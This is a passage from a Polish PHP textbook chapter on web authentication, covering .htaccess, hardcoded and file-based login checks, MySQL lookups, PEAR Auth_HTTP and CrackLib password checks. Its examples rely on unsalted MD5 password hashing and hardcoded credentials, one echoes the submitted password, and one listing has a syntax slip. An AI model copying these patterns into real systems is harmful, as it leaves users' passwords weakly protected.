Choć uwierzytelnianie HTTP efektywnie kontroluje dostęp do zasobów chronionych, to jednak nie zabezpiecza kanału, jakim są przekazywane same informacje uwierzytelniające. Oznacza to, że napastnik posiadający dostęp do odpowiednich sieci lub komputerów może podsłuchiwać cały ruch sieciowy pomiędzy klientem i serwerem — w tych transmisjach sieciowych są przekazywane niezaszyfrowane informacje uwierzytelniające. By wykluczyć możliwość zdobywania nazw użytkowników i haseł w taki sposób, konieczne jest utworzenie bezpiecznego kanału komunikacyjnego pomiędzy klientem i serwerem — zadanie to jest zazwyczaj realizowane przy użyciu protokołu SSL (ang. *Secure Socket Layer*). Większość najpopularniejszych serwerów WWW, w tym Apache oraz Microsoft Internet Information Server (IIS), obsługuje protokół SSL.

Korzystanie z plików .htaccess serwera Apache

Już od jakiegoś czasu serwer Apache dysponuje wbudowanymi mechanizmami uwierzytelniania, które idealnie sprawdzają się w sytuacjach, gdy trzeba ochronić całą witrynę lub wybrane jej katalogi. Z mojego doświadczenia wynika, że typowym zastosowaniem uwierzytelniania jest ochrona grupy wybranych plików lub wersji demonstracyjnej aplikacji przy wykorzystaniu jednej, konkretnej nazwy użytkownika i hasła; istnieje także możliwość integracji z bardziej zaawansowanymi narzędziami, takimi jak obsługa dowolnej liczby kont użytkowników przy wykorzystaniu bazy danych MySQL.

Opisywana tu możliwość prostego uwierzytelniania użytkowników bazuje na wykorzystaniu pliku o nazwie *.htaccess*, umieszczanego w pliku, który mamy zamiar chronić. Dlatego też aby zabezpieczyć dostęp do całej witryny, należy umieścić ten plik w jej katalogu głównym. Poniżej przedstawiłem zawartość pliku *.htaccess* w jej najprostszej formie:

```
AuthUserFile /sciezka/do/.htpasswd
AuthType Basic
AuthName "Moje pliki"
Require valid-user
```

W powyższym przykładzie `/sciezka/do` należy zastąpić faktyczną ścieżką określającą lokalizację kolejnego niezbędnego pliku — *.htpasswd*. Plik ten zawiera nazwę użytkownika oraz hasło, jakie użytkownik musi podać, aby uzyskać dostęp do chronionej zawartości. Już niebawem opiszę, jak można generować pary składające się z nazwy użytkownika i hasła za pomocą specjalnego programu, dzięki któremu ręczna

modyfikacja pliku *.htpasswd* nie będzie konieczna. Jednak najpierw — w ramach demonstracji — pokażę, jak wygląda typowa zawartość takiego pliku:

```
admin:TcmvAdAHiM7UY
klient:f.i9PC3.AtcXE
```

Jak widać, każdy wiersz zawiera nazwę użytkownika oraz hasło, przy czym hasło jest zaszyfrowane, by uniemożliwić niepożądanym osobom kradzież tożsamości użytkowników. Kiedy użytkownik podaje hasło, serwer Apache szyfruje je, korzystając przy tym z tego samego algorytmu, którego oryginalnie użył podczas zapisywania hasła w pliku *.htpasswd*, a następnie porównuje oba ciągi znaków.

Jeśli chcemy zabezpieczyć dostęp wyłącznie do jednego katalogu (oraz wszystkich jego podkatalogów), sugeruję, by umieszczać pliki *.htaccess* oraz *.htpasswd* w tym samym katalogu. Jeśli chronionych ma być kilka katalogów, można stworzyć jeden wspólny plik *.htpasswd* i określić jego położenie, podając odpowiednią ścieżkę w pliku *.htaccess*.

Aby wygenerować nazwę użytkownika oraz hasło, należy otworzyć okno terminala i wykonać w nim następujące polecenie:

```
%>htpasswd -c .htpasswd klient
```

Po wykonaniu tego polecenia trzeba będzie podać i powtórzyć hasło, które następnie zostanie skojarzone z nazwą użytkownika `klient`. Gdybyśmy sprawdzili zawartość pliku *.htpasswd* po wykonaniu polecenia, okazałoby się, że zawiera on wiersz bardzo podobny do drugiego wiersza przykładu przedstawionego nieco wcześniej. W przyszłości będzie można tworzyć kolejne konta użytkowników, wykonując to samo polecenie, lecz pomijając parametr `-c` (który nakazuje utworzenie nowego pliku *.htpasswd*).

Kiedy pliki *.htaccess* oraz *.htpasswd* znajdą się w swych docelowych miejscach, można spróbować wyświetlić chroniony katalog w przeglądarce. Jeśli wszystko zostało prawidłowo skonfigurowane, przeglądarka wyświetli okienko podobne do tego z rysunku 14.1.

Uwierzytelnianie przy użyciu możliwości PHP

W pozostałej części tego rozdziału opisałem wbudowane mechanizmy uwierzytelniania, jakimi dysponuje język PHP, i przedstawiłem kilka metodologii uwierzytelniania, które Czytelnik może bezzwłocznie zacząć stosować w swoich aplikacjach.

Zmienne PHP związane z uwierzytelnianiem

Język PHP udostępnia dwie predefiniowane zmienne służące do uwierzytelniania użytkowników, są nimi: `$_SERVER['PHP_AUTH_USER']` oraz `$_SERVER['PHP_AUTH_PW']`. Przechowują one odpowiednio podaną nazwę użytkownika oraz hasło. Choć samo uwierzytelnianie jest proste, gdyż sprowadza się do porównania oczekiwanej nazwy użytkownika i hasła z tymi zmiennymi, to jednak korzystając z tych predefiniowanych zmiennych, należy pamiętać o dwóch ważnych zagadnieniach:

- Należy je sprawdzać na początku każdej chronionej strony. Można to zrobić w prosty sposób — wystarczy na każdej chronionej stronie przeprowadzać uwierzytelnianie przed wykonaniem jakichkolwiek innych czynności; zazwyczaj realizuje się to poprzez umieszczenie kodu uwierzytelniającego w osobnym pliku i dołączanie go na samym początku chronionej strony przy użyciu instrukcji `require()`.
- Zmienne te nie działają prawidłowo, w przypadku gdy PHP jest wykonywany jako program CGI.

Użyteczne funkcje

Podczas obsługi uwierzytelniania przy wykorzystaniu możliwości, jakie zapewnia język PHP, powszechnie wykorzystywane są dwie funkcje: `header()` oraz `isset()`. Obie zostały opisane poniżej.

Przesyłanie nagłówków HTTP przy użyciu funkcji header()

Funkcja `header()` przesyła do przeglądarki podany nagłówek HTTP. Parametr *`naglowek`* określa nagłówek HTTP, jaki ma zostać przesłany. Oto prototyp tej funkcji:

```
void header(string naglowek [, boolean zastepowac [, int kod_odpowiedzi_http]])
```

Opcjonalny parametr *`zastepowac`* określa, czy podawane informacje mają zastąpić nagłówek podany wcześniej, czy też mają zostać przesłane do przeglądarki wraz z nim. Drugi, opcjonalny parametr, *`kod_odpowiedzi_http`*, określa kod odpowiedzi, jaki zostanie przesłany do przeglądarki wraz z nagłówkami. Warto zauważyć, że kod ten można podać w formie łańcucha znaków (co pokazuje jeden z przykładów zamieszczonych w dalszej części rozdziału). W kontekście uwierzytelniania użytkowników funkcji tej można używać w celu przesyłania do przeglądarki żądania uwierzytelnienia, które spowoduje wyświetlenie okienka dialogowego służącego do podawania nazwy użytkownika i hasła. Warto także przesyłać nagłówek z kodem 401 w przypadku podania nieprawidłowych danych uwierzytelniających. A oto przykład:

```
<?php
    header('WWW-Authenticate: Basic Realm="Projekty książek"');
    header("HTTP/1.1 401 Unauthorized");
?>
```

Koniecznie trzeba zapamiętać, że funkcje te muszą zostać wywołane przed przesłaniem do przeglądarki jakichkolwiek danych; jedynym wyjątkiem od tej zasady są sytuacje, gdy mechanizm buforowania danych wyjściowych (ang. *output buffering*) jest włączony. Jakakolwiek próba określenia nagłówka po wygenerowaniu danych do przeglądarki skończy się zgłoszeniem błędu związanego z naruszeniem specyfikacji protokołu HTTP.

Użycie funkcji isset() do sprawdzenia, czy zmienna ma wartość

Funkcja `isset()` pozwala sprawdzić, czy została określona wartość wskazanej zmiennej. Oto jej prototyp:

```
boolean isset(różna zmienna [, różna zmienna [,...]])
```

Funkcja ta zwraca `TRUE`, jeśli zmienna posiada jakąś wartość, bądź `FALSE` w przeciwnym razie. W kontekście uwierzytelniania użytkowników funkcja ta jest używana do sprawdzania, czy zostały podane wartości zmiennych `$_SERVER['PHP_AUTH_USER']` oraz `$_SERVER['PHP_AUTH_PW']`. Przykład takiego sprawdzenia przedstawia listing 14.1.

Listing 14.1. *Zastosowanie funkcji isset() do sprawdzenia, czy wartość zmiennej została ustawiona*

```
<?php
    // Jeśli nazwa użytkownika lub hasło nie zostały podane, to wyświetlone
    // zostanie okienko dialogowe do podania danych uwierzytelniających
    if (! isset($_SERVER['PHP_AUTH_USER']) || ! isset($_SERVER['PHP_AUTH_PW'])) {
        header('WWW-Authenticate: Basic Realm="Authentication"');
        header("HTTP/1.1 401 Unauthorized");

    // Jeśli nazwa użytkownika i hasło zostały podane, skrypt je wyświetla
    } else {
        echo "Podana nazwa użytkownika: {$_SERVER['PHP_AUTH_USER']}<br />";
        echo "Podane hasło: {$_SERVER['PHP_AUTH_PW']}<br />";
    }
?>
```

Metodologie uwierzytelniania bazujące na możliwościach PHP

Istnieje kilka sposobów zaimplementowania uwierzytelniania w skryptach PHP. Wybierając jeden z nich, zawsze należy wziąć pod uwagę zakres oraz złożoność potrzeb. W tym podrozdziale zostały opisane cztery metodologie uwierzytelniania: w oparciu o dane podane na stałe w kodzie skryptu, w oparciu o pliki,

z wykorzystaniem bazy danych oraz bazująca na narzędziach uwierzytelniania HTTP dostępnych w repozytorium PEAR. Warto poświęcić trochę czasu, by przeanalizować każde z tych rozwiązań, a następnie wybrać to, które najlepiej spełnia nasze potrzeby.

Uwierzytelnianie w oparciu o stałe dane

Najprostszym sposobem ochrony dostępu do zasobu jest podanie nazwy użytkownika i hasła bezpośrednio w skrypcie. Przykład takiego rozwiązania przedstawia listing 14.2.

Listing 14.2. *Uwierzytelnianie w oparciu o informacje podane na stałe w kodzie*

```
if (($_SERVER['PHP_AUTH_USER'] != 'klient') ||
   ($_SERVER['PHP_AUTH_PW'] != 'tajnehaslo')) {
      header('WWW-Authenticate: Basic Realm="Tajne zasoby"');
      header('HTTP/1.0 401 Unauthorized');
      print('Należy podać właściwe dane uwierzytelniające!');
      exit;
}
```

W tym przykładzie, jeśli zmienne `$_SERVER['PHP_AUTH_USER']` oraz `$_SERVER['PHP_AUTH_PW']` mają odpowiednio wartości `klient` oraz `tajnehaslo`, to blok kodu umieszczony wewnątrz instrukcji warunkowej nie zostanie wykonany, natomiast wykonany zostanie kod umieszczony za instrukcją `if`. W przeciwnym razie użytkownik zostanie poproszony o podanie nazwy i hasła. Prośba ta będzie powtarzana aż do momentu podania prawidłowych danych uwierzytelniających lub przesłania odpowiedzi `401 Unauthorized` spowodowanej wykonaniem zbyt wielu nieudanych prób dostępu.

Choć ten sposób uwierzytelniania jest bardzo prosty i można go łatwo skonfigurować, to jednak ma on kilka wad. Przede wszystkim wszyscy użytkownicy, którzy mają mieć dostęp do chronionego zasobu, muszą używać tych samych danych uwierzytelniających. W praktyce każdy użytkownik powinien być identyfikowany przy użyciu unikalnych danych uwierzytelniających, dzięki czemu będzie można wykorzystać skojarzone z nim unikalne preferencje lub zapewnić mu dostęp do wybranych zasobów. Poza tym jakakolwiek zmiana nazwy użytkownika lub hasła musi zostać dokonana ręcznie w kodzie skryptu. Kolejne dwie przedstawione metodologie eliminują oba problemy.

Uwierzytelnianie w oparciu o pliki

Często poszczególni użytkownicy witryny muszą posiadać unikalne dane uwierzytelniające, gdyż tylko takie rozwiązanie pozwala na śledzenie czasu ich pobytu na witrynie, wykonanych operacji i wyświetlanych stron. Możliwość tę zapewnia wykorzystanie pliku tekstowego, przypominającego powszechnie stosowany w systemach Unix plik służący do przechowywania haseł użytkowników (*/etc/passwd*). Przykład takiego pliku przedstawia listing 14.3. Każdy wiersz pliku zawiera nazwę użytkownika oraz zaszyfrowane hasło, przy czym obie te informacje są rozdzielone dwukropkiem.

Listing 14.3. *Plik plikuwierzytelniania.txt zawierający zaszyfrowane hasła*

```
jacek:60d99e58d66a5e0f4f89ec3ddd1d9a80
agatka:d5fc4b0e45c8f9a333c0056492c191cf
puchatek:bc180dbc583491c00f8a1cd134f7517b
```

Kluczowym zagadnieniem związanym z samym plikiem *plikuwierzytelniania.txt* jest umieszczenie go poza drzewem dokumentów serwera WWW. W przeciwnym przypadku napastnik może spróbować odgadnąć jego nazwę i poznać zapisane w nim dane uwierzytelniające. Co więcej, choć można zrezygnować z szyfrowania haseł, to jednak zdecydowanie odradza się korzystania z tej możliwości, gdyż w przypadku nieprawidłowego skonfigurowania praw dostępu do plików użytkownik posiadający dostęp do serwera mógłby przeglądać zawartość dziennika systemowego.

Skrypt PHP służący do analizy takiego pliku i uwierzytelniania użytkowników w oparciu o zapisane w nim informacje jest tylko nieznacznie bardziej złożony od skryptu przedstawionego w poprzednim punkcie rozdziału, działającego w oparciu o dane uwierzytelniające podane bezpośrednio w kodzie. Cała różnica sprowadza się do konieczności wykonania dodatkowych operacji, polegających na wczytaniu zawartości pliku do tablicy i przejrzeniu jej w poszukiwaniu pasujących danych. Wykonanie tych operacji wymaga zastosowania kilku funkcji, takich jak:

- `file(string nazwapliku)`: funkcja `file()` wczytuje zawartość pliku do tablicy, przy czym każdy wiersz pliku zostaje zapisany w osobnej komórce.
- `explode(string separator, string lancuch [, int limit])`: funkcja `explode()` dzieli łańcuch znaków na kilka fragmentów, przy czym podział następuje w miejscach wystąpienia łańcucha *separator*.
- `md5(string lancuch)`: funkcja `md5()` oblicza kod skrótu MD5 dla podanego łańcucha znaków, używając w tym celu algorytmu MD5 Message-Digest opracowanego przez firmę RSA Security Inc. (*www.rsa.com*). Ponieważ hasła są zapisywane przy użyciu tego samego algorytmu, najpierw używamy funkcji `md5()`, by zaszyfrować hasło podane przez użytkownika, a następnie porównujemy uzyskany w ten sposób łańcuch znaków z hasłem zapisanym w pliku.

■ **Uwaga** Choć funkcje `explode()` i `split()` działają podobnie, to jednak zalecane jest stosowanie pierwszej z nich, gdyż funkcja `split()` działa nieco wolniej ze względu na konieczność uruchamiania mechanizmu przetwarzania wyrażeń regularnych. Co więcej, w języku PHP 5.3.0 funkcja `split()` została uznana za przestarzałą i jej stosowanie nie jest zalecane.

Listing 14.4 przedstawia skrypt PHP, który potrafi przetwarzać plik *plikuwierzytelniania.txt* i przeprowadzić uwierzytelnianie użytkownika w oparciu o przechowywane w nim informacje.

Listing 14.4. *Uwierzytelnianie użytkowników w oparciu o dane zapisane w pliku tekstowym*

```
<?php
    // Początkowo zakładamy, że uwierzytelnianie się nie powiodło
    $authorized = FALSE;

    if (isset($_SERVER['PHP_AUTH_USER']) && isset($_SERVER['PHP_AUTH_PW'])) {

        // Wczytanie informacji uwierzytelniających do tablicy
        $authFile = file("/usr/local/lib/php/site/authenticate.txt");

        // Przejrzenie tablicy w poszukiwaniu pasujących danych
        // W systemie Windows należy użyć \r\n
        if (in_array($_SERVER['PHP_AUTH_USER'].
                     ":"
                     .md5($_SERVER['PHP_AUTH_PW']).."\n", $authFile))
            $authorized = TRUE;
    }

    // Jeśli nie uwierzytelniono użytkownika, wyświetlane jest okienko
    // dialogowe i komunikat błędu 401
    if (! $authorized) {
        header('WWW-Authenticate: Basic Realm="Tajne zasoby"');
        header('HTTP/1.0 401 Unauthorized');
        print('podać właściwe dane uwierzytelniające!');
        exit;
    }

    // Tu można publikować chronione zasoby
?>
```

Choć metoda uwierzytelniania w oparciu o pliki tekstowe działa bardzo dobrze w przypadku stosunkowo niewielkich, statycznych list użytkowników, to jednak szybko może stać się bardzo niewygodna, kiedy liczba użytkowników znacznie wzrośnie, kiedy trzeba ich często dodawać, usuwać lub modyfikować bądź też gdy niezbędne jest zintegrowanie mechanizmów uwierzytelniania z większą infrastrukturą informatyczną, taką jak istniejąca już tabela użytkowników. W takich przypadkach znacznie lepszym rozwiązaniem jest wykorzystanie uwierzytelniania działającego w oparciu o bazę danych. Właśnie taki rodzaj uwierzytelniania został opisany w kolejnym punkcie rozdziału.

Uwierzytelnianie z wykorzystaniem bazy danych

Spośród wszystkich metodologii uwierzytelniania przedstawionych w tym rozdziale rozwiązanie wykorzystujące bazę danych zapewnia największe możliwości i to nie tylko ze względu na łatwość zarządzania i skalowalność, lecz także na możliwość integracji z większymi systemami baz danych. Na potrzeby tego przykładu załóżmy, że używany zbiór danych ogranicza się do trzech pól: klucza głównego, nazwy użytkownika oraz hasła. Kolumny przechowujące te informacje znajdują się w tabeli o nazwie `logins`, przedstawionej na listingu 14.5.

■ **Uwaga** Jeśli Czytelnik nie zna bazy danych MySQL i nie rozumie składni przedstawionego polecenia SQL, to sugeruję, by przeczytał informacje zamieszczone w rozdziale 30.

Listing 14.5. *Tabela z informacjami uwierzytelniającymi*

```
CREATE TABLE logins (
    id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(255) NOT NULL,
    pswd CHAR(32) NOT NULL
);
```

A oto kilka przykładowych danych przechowywanych w tej tabeli:

```
id    username        password
1     wjgilmore       098f6bcd4621d373cade4e832627b4f6
2     jkowalski       0e4ab1a5a6d8390f09e9a0f2d45aeb7f
3     ochkarol        3c05ce06d51e9498ea472691cd811fb6
```

Listing 14.6 przedstawia z kolei skrypt umożliwiający porównanie informacji uwierzytelniających podanych przez użytkownika z informacjami z tabeli `logins`.

Listing 14.6. *Uwierzytelnianie w oparciu o informacje przechowywane w bazie danych*

```
<?php
    /* Zastosowano funkcję, ponieważ dwukrotnie pojawia się konieczność
       wywołania okienka do podania danych uwierzytelniających.
     */

    function authenticate_user() {
        header('WWW-Authenticate: Basic realm="Tajne zasoby"');
        header("HTTP/1.0 401 Unauthorized");
        exit;
    }

    /* Jeśli zmienna $_SERVER['PHP_AUTH_USER'] jest pusta, to użytkownik jeszcze
       nie został poproszony o podanie informacji uwierzytelniających.
     */

    if (! isset($_SERVER['PHP_AUTH_USER'])) {
```

```
        authenticate_user();
    } else {
        $db = new mysqli("localhost", "webuser", "secret", "chapter14");

        $stmt = $db->prepare("SELECT username, pswd FROM logins
                              WHERE username=? AND pswd=MD5(?)");

        $stmt->bind_param('ss', $_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW']);

        $stmt->execute();

        $stmt->store_result();

        if ($stmt->num_rows == 0)
            authenticate_user();
    }
?>
```

Uwierzytelnianie w oparciu o bazę danych zapewnia większe możliwości niż dwie opisane wcześniej metodologie, pomimo to zaimplementowanie takiego rozwiązania jest zadaniem całkiem łatwym. Wystarczy wykonać zapytanie przeszukujące tabelę `logins`, używając przy tym nazwy i hasła jako kryterium wyszukiwania. Oczywiście, rozwiązanie to nie jest uzależnione od użycia bazy danych MySQL, równie dobrze można użyć dowolnej innej relacyjnej bazy danych.

Wykorzystanie możliwości PEAR — pakiet Auth_HTTP

Choć przedstawione wcześniej sposoby uwierzytelniania działają bardzo dobrze, to jednak zawsze warto ukryć szczegóły implementacji wewnątrz klasy. Klasa `Auth_HTTP`, dostępna w pakiecie PEAR o tej samej nazwie, doskonale spełnia to zadanie — wykorzystuje ona mechanizmy serwera Apache, by wyświetlać okienko do wprowadzania danych uwierzytelniających (patrz rysunek 14.1), oraz możliwości języka PHP do obsługi i zarządzania tymi danymi. Klasa `Auth_HTTP` obsługuje wiele kłopotliwych aspektów uwierzytelniania, udostępniając potrzebne informacje i możliwości za pośrednictwem wygodnego interfejsu. Co więcej, ponieważ dziedziczy ona po klasie `Auth`, zatem także i ona udostępnia szeroki wachlarz mechanizmów do przechowywania informacji uwierzytelniających, takich jak warstwa abstrakcji dostępu do baz danych, LDAP, POP3, IMAP, RADIUS oraz SAMBA. W tej części rozdziału opisałem, w jaki sposób można wykorzystać możliwości pakietu `Auth_HTTP` do zapisywania informacji uwierzytelniających w bazie danych.

Instalacja pakietu Auth_HTTP

Aby móc skorzystać z możliwości pakietu `Auth_HTTP`, należy go najpierw zainstalować. Można to zrobić, używając następującego polecenia:

```
%>pear install -o auth_http
```

Ponieważ pakiet ten jest zależny od innego pakietu (`Auth`), zatem należy użyć przynajmniej opcji `-o`, która sprawi, że wymagany pakiet także zostanie zainstalowany. Po wykonaniu powyższego polecenia w oknie terminala zostaną wyświetlone następujące rezultaty:

```
downloading Auth_HTTP-2.1.6.tgz ...
Starting to download Auth_HTTP-2.1.6.tgz (9,327 bytes)
.....done: 9,327 bytes
install ok: channel://pear.php.net/Auth_HTTP-2.1.6
```

Po zainstalowaniu pakietu będzie już można skorzystać z jego możliwości. W kolejnym podpunkcie rozdziału został przedstawiony skrypt pokazujący, w jaki sposób można przeprowadzić uwierzytelnianie w oparciu o informacje przechowywane w bazie danych.

Uwierzytelnianie w oparciu o informacje pochodzące z bazy dany MySQL

Ponieważ `Auth_HTTP` jest klasą pochodną klasy `Auth`, zatem dziedziczy wszystkie jej możliwości. A ponieważ klasa `Auth` dziedziczy po klasie `DB`, zatem `Auth_HTTP` może korzystać z możliwości tej popularnej warstwy abstrakcji bazy danych, by przechowywać informacje uwierzytelniające w tabeli. W tym przykładzie do przechowywania informacji używamy tabeli o takiej samej strukturze, jaką miała tabela przedstawiona we wcześniejszej części rozdziału:

```
CREATE TABLE logins (
    id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    username VARCHAR(255) NOT NULL,
    pswd CHAR(32) NOT NULL
);
```

Kolejną czynnością, jaką należy wykonać, jest stworzenie skryptu, który będzie używał klasy `Auth_HTTP`, nakazując jej przy tym korzystanie z informacji przechowywanych w bazie danych MySQL. Skrypt ten został przedstawiony na listingu 14.7.

Listing 14.7. *Weryfikacja danych użytkownika przy użyciu pakietu Auth_HTTP*

```
<?php
    require_once("Auth/HTTP.php");

    // Określenie informacji używanych podczas uwierzytelniania,
    // nazwy tabeli, kolumn nazwy użytkownika i hasła, typu
    // szyfrowania hasła oraz parametrów do pobierania z tabeli
    // wartości innych pól.
    $dblogin = array (
        'dsn' => "mysqli://webuser:secret@localhost/chapter14",
        'table' => "logins",
        'usernamecol' => "username",
        'passwordcol' => "pswd",
        'cryptType' => "md5",
        'db_fields' => "*"
    );

    // Utworzenie obiektu Auth_HTTP
    $auth = new Auth_HTTP("MDB2", $dblogin) or
                              die("Nie można nawiązać połączenia!");

    // Komunikat wyświetlany w razie niepowodzenia uwierzytelniania
    $auth->setCancelText('Nieprawidłowe informacje uwierzytelniające!');

    // Początek procesu uwierzytelniania
    $auth->start();

    // Sprawdzenie danych uwierzytelniających. Jeśli nie są dostępne,
    // zostanie wyświetlone okienko dialogowe do ich podania
    if($auth->getAuth())
        echo "Witam, {$auth->getAuthData('username')}<br />";
?>
```

Wykonanie skryptu przedstawionego na listingu 14.7 i przekazanie informacji uwierzytelniających odpowiadających tym z tabeli `logins` pozwoli użytkownikowi dostać się do chronionego obszaru witryny. W przeciwnym razie zostanie wyświetlony komunikat o błędzie, określony przy użyciu metody `setCancelText()`.

Zamieszczone w kodzie komentarze powinny wystarczyć Czytelnikowi, by zrozumiał przeznaczenie i sposób działania jego kolejnych fragmentów. Jedynym wyjątkiem może tu być tablica `$dblogin`. Jest ona przekazywana w wywołaniu konstruktora klasy `Auth_HTTP` wraz z deklaracją typu źródła danych. Pełną listę wszystkich obsługiwanych źródeł danych można znaleźć w dokumentacji pakietu, na stronie *http://pear.php.net/package/Auth_HTTP*. Pierwszy element tej tablicy, `dsn`, reprezentuje nazwę źródła danych (ang. *Data Source Name* — DSN). Łańcuch DSN musi być zapisany w następującym formacie:

```
zrodlodanych:nazwauzytkownika:haslo@host/bazadanych
```

A zatem w celu skorzystania z bazy danych MySQL konieczne będzie użycie łańcucha DSN podobnego do tego przedstawionego poniżej:

```
mysqli://webuser:tajnehaslo@localhost/chapter14
```

Kolejne trzy elementy tej tablicy, a konkretnie: `table`, `usernamecol` oraz `passwordcol`, określają odpowiednio: nazwę tabeli przechowującej informacje uwierzytelniające, nazwę kolumny, w jakiej są zapisywane nazwy użytkowników, oraz nazwę kolumny, w jakiej są zapisywane hasła.

Kolejny element tablicy, `cryptType`, określa, czy hasła są zapisywane w tabeli w postaci otwartego tekstu, czy też jako skróty MD5. Jeśli są one zapisywane jako zwyczajny, otwarty tekst, element ten powinien mieć wartość `"none"`, w przeciwnym razie, jeśli hasła są szyfrowane, należy mu przypisać wartość `"md5"`.

W końcu ostatni parametr, `db_fields`, określa parametry zapytania, używane do pobierania dodatkowych informacji z tabeli bazy danych. W powyższym przykładzie przypisałem mu wartość `"*"`, co oznacza, że zostaną pobrane wszystkie kolumny tabeli. W dalszej części skryptu używam metody `getAuthData()`, by pobrać z tabeli wartość kolumny `first_name`.

Klasa `Auth_HTTP`, jej bazowa klasa `Auth` oraz klasa `DB`, stanowiąca warstwę abstrakcji bazy danych, udostępniają użytkownikom szeroki wachlarz możliwości, ułatwiający wykonywanie czynności, które bez nich mogłyby być uciążliwe. Zdecydowanie warto poświęcić trochę czasu, by odwiedzić witrynę PEAR i dokładniej poznać te trzy pakiety.

Zarządzanie danymi uwierzytelniającymi

Jeśli tworzona aplikacja ma być wyposażona w opcję logowania użytkowników, to stworzenie prawidłowych mechanizmów uwierzytelniania jest tylko jednym z elementów całego rozwiązania, jakie należy zaimplementować. W jaki sposób zapewnić, by każdy z użytkowników wybrał dobre i bezpieczne hasło, które będzie na tyle trudne od odgadnięcia, że napastnik nie będzie mógł go użyć jako potencjalnej ścieżki ataku? Co więcej, w jaki sposób radzić sobie z nieuchronnymi przypadkami zgubienia hasła przez użytkowników? Właśnie te dwa zagadnienia zostały opisane w tym podrozdziale.

Testowanie siły hasła przy użyciu biblioteki CrackLib

Próbując za wszelką cenę wybrać hasła, których nie zapomną, użytkownicy często podejmują błędne decyzje i używają jako hasła imienia psa, panieńskiego nazwiska matki albo nawet własnego imienia i wieku. Paradoksalnie takie rozwiązania wcale nie zapobiegają zapominaniu haseł, a co gorsza, otwierają napastnikom furtkę do dobrze zabezpieczonego systemu. Napastnik może bowiem zdobyć informacje o użytkowniku i używać różnych ich kombinacji aż do znalezienia prawidłowego hasła bądź też może próbować złamać hasło metodą brutalnej siły — poprzez wielokrotne próbowanie różnych kombinacji znaków. W obu tych przypadkach hasło może zostać złamane, dlatego że użytkownik wybrał słowo łatwe od odgadnięcia. W efekcie narażone są nie tylko dane konkretnego użytkownika, lecz także bezpieczeństwo całego systemu.

Okazuje się, że całkiem łatwo można zmniejszyć prawdopodobieństwo wybrania hasła, które będzie łatwe do odgadnięcia — wystarczy zmienić procedurę i zamiast zapisywać hasła wybierane przez użytkownika bez żadnych ograniczeń, poddać je najpierw zautomatyzowanemu procesowi akceptacji. PHP udostępnia wspaniałe narzędzie pozwalające na implementację takich rozwiązań — jest nim biblioteka `CrackLib`, napisana przez Aleca Muffetta (*www.crypticide.com*). Służy ona do testowania siły haseł poprzez określenie pewnych wzorców wskazujących, jak łatwo będzie można je odgadnąć. Do czynników mających wpływ na siłę hasła należą:

- **Długość**: hasła muszą składać się z co najmniej czterech znaków.
- **Wielkości liter**: hasła nie mogą być zapisane wyłącznie małymi literami.
- **Zróżnicowanie**: hasło musi się składać z różnych liter i nie może być puste.
- **Podobieństwo**: hasło nie może być słowem ze słownika, co więcej, nie może być słowem ze słownika zapisanym wspak. (Zagadnienia związane ze słownikami zostaną opisane w dalszej części rozdziału).
- **Standardowa numeracja**: ponieważ twórca biblioteki jest Anglikiem, doszedł do wniosku, że warto sprawdzać podobieństwo hasła do wzorców przypominających numer ubezpieczenia (ang. *National Insurance Number*, w skrócie: numer NI). Numery te są używane w Wielkiej Brytanii do rozliczeń podatkowych, podobnie jak numery SSN (ang. *Social Security Number*) w USA. Co ciekawe, oba numery składają się z dziewięciu znaków, dzięki czemu tego samego mechanizmu można używać do porównywania hasła z nimi oboma; zakładając oczywiście, że użytkownik będzie na tyle naiwny, by wybrać swój numer ubezpieczenia jako hasło.

Instalowanie rozszerzenia CrackLib

Aby móc korzystać z rozszerzenia `CrackLib`, w pierwszej kolejności należy pobrać i zainstalować bibliotekę o tej samej nazwie, dostępną na stronie *http://sourceforge.net/projects/cracklib*. Jeśli Czytelnik używa systemu Linux lub Unix, to możliwe, że biblioteka ta będzie już zainstalowana na jego komputerze, gdyż do tych systemów jest ona często dołączana. Wyczerpujące instrukcje dotyczące sposobu jej instalacji można znaleźć w pliku *README* wchodzącym w skład dostarczanego pakietu.

Rozszerzenie `CrackLib` zostało wyłączone z podstawowej wersji języka w wersji PHP 5 i przeniesione do repozytorium rozszerzeń o nazwie PECL (ang. *PHP Extension Community Library*). Dlatego aby z niego skorzystać, należy je pobrać z witryny PECL i zainstalować. Więcej informacji na temat PECL można znaleźć na stronie *http://pecl.php.net*.

Po zainstalowaniu rozszerzenia `CrackLib` należy się upewnić, że dyrektywa konfiguracyjna `crack.default_dictionary` umieszczona w pliku *php.ini* zawiera prawidłową ścieżkę wskazującą na plik słownika. W internecie można znaleźć wiele takich słowników, dlatego nawet pobieżne przeszukanie zwróci wiele wyników. W dalszej części rozdziału Czytelnik znajdzie więcej informacji na temat różnych dostępnych typów słowników.

Stosowanie rozszerzenia CrackLib

Stosowanie rozszerzenia `CrackLib` jest całkiem proste. Kompletny przykład jego zastosowania został przedstawiony na listingu 14.8.

Listing 14.8. *Wykorzystanie rozszerzenia CrackLib*

```
<?php
    $pswd = "567hejk39";
    /* Otwarcie słownika. Koniecznie należy zwrócić uwagę,
       że nazwa pliku słownika NIE zawiera rozszerzenia.
     */

    $dictionary = crack_opendict('/usr/lib/cracklib_dict');

    // Sprawdzenie siły hasła
    $check = crack_check($dictionary, $pswd);

    // Wyświetlenie wyników
    echo crack_getlastmessage();

    // Zamknięcie słownika
    crack_closedict($dictionary);
?>
```

W tym konkretnym przypadku wywołanie funkcji `crack_getlastmessage()` zwróci łańcuch znaków `"strong password"`, ponieważ hasło zapisane w zmiennej `$pswd` jest wystarczająco trudne do odgadnięcia. Jeśli jednak hasło okaże się słabe, to może zostać wyświetlony jeden z wielu innych komunikatów. W tabeli 14.1 zostało przedstawionych kilka przykładów haseł oraz wyników, jakie zostaną uzyskane w efekcie sprawdzenia ich przy użyciu funkcji `crack_check()`.

Tabela 14.1. *Różne hasła oraz wyniki sprawdzenia ich siły przy użyciu funkcji crack_check().*

Hasło	Wynik
Olek	It is too short[1].
12	It's WAY too short[2].
1234567	It is too simple/systematic[3].
Street	It does not contain enough DIFFERENT characters[4].

Stosując prostą logikę warunkową, bazującą na informacjach zwracanych przez rozszerzenie `CrackLib`, można wygenerować przyjazne, szczegółowe komunikaty. Oczywiście, jeśli rozszerzenie zwróci komunikat `strong password`[5], można zezwolić na zastosowanie hasła podanego przez użytkownika.

Słowniki

